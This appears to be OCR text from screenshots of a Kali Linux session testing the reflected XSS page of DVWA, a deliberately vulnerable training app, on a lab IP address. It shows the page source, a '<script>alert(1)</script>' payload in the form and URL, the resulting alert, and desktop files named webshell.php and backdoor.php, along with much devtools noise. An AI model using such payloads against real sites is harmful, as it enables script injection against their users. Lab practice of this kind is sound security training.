

Damn Vulnerable Web Ap
http://192.168.1.101/dvwa/vul
view-source:http://192.168.1.101/dvwa/vulnerabilities/xss_r/?name=nicholas#
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec

<h1>Vulnerability: Reflected Cross Site Scripting (XSS)</h1>
<form name="XSS" action="#" method="GET">
What's your name?
<input type="text" name="name">
<input type="submit" value="Submit">
</form>
<pre>Hello nicholas</pre>
<h2>More info</h2>


http://ha.ckers.org/xss.html
<a href="http://hiderefer.com/?http://en.wikipedia.org/wiki/Cross-site_scripting" target="_blank">http://en.wikipedi
<a href="http://hiderefer.com/?http://www.cgisecurity.com/xss-faq.html" target="_blank">http://www.cgisecurity.com/x


kali linux 1 [Running]
19:41
Damn Vulnerable Web Ap
192.168.1.101/dvwa/vulnerabilities/xss_r/?name=nicholas+di+angelo#
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
cript>alert(1)</script>nicholas
Submit
Hello nicholas di angelo
More info
http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Search HTML
Filter Styles
:hov .cls
Layout
Computed
Changes
Compatibility
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"> scroll
<head> </head>
<body class="home"> overflow

</body>
</html>
element { inline
}
body.home { main.css:10
background: #e7e7e7;
}
body { main.css:1
margin: 0;
color: #2f2f2f;
font: 12px/15px Arial, Helvetica, sans-serif;
min-width: 981px;
height: 100%;
position: relative;
Flexbox
Select a Flex container or item to continue.
Grid
CSS Grid is not in use on this page
Box Model
position 0
margin 0
border 0
html > body.home


kali linux 1 [Running]
1 2 3 4
19:41
Damn Vulnerable Web Ap
192.168.1.101/dvwa/vulnerabilities/xss_r/?name=<script>alert(1)<%2Fscript
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
192.168.1.101
1
OK
Read 192.168.1.101
Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility
Search HTML
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"> scroll
<head> </head>
<body class="home"> overflow

</body>
</html>
html > body.home
Filter Styles :hov .cls
element { inline
}
body.home { main.css:10
background: #e7e7e7;
}
body { main.css:1
margin: 0;
color: #2f2f2f;
font: 12px/15px Arial, Helvetica, sans-serif;
min-width: 981px;
height: 100%;
position: relative;
Layout Computed Changes Compatibility
Flexbox
Select a Flex container or item to continue.
Grid
CSS Grid is not in use on this page
Box Model
position 0
margin 0
border 0


kali linux 1 [Running]
1 2 3 4
19:46
Trash
File System
Home
putty.exe
wireshark
webshell.php
backdoor.php
Damn Vulnerable Web Ap
http://192.168.1.101/dvwa/vul
view-source:http://192.168.1.101/dvwa/vulnerabilities/xss_r/?name=%3
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec


<li onclick="window.location='../../.'" class="">Home
<li onclick="windo

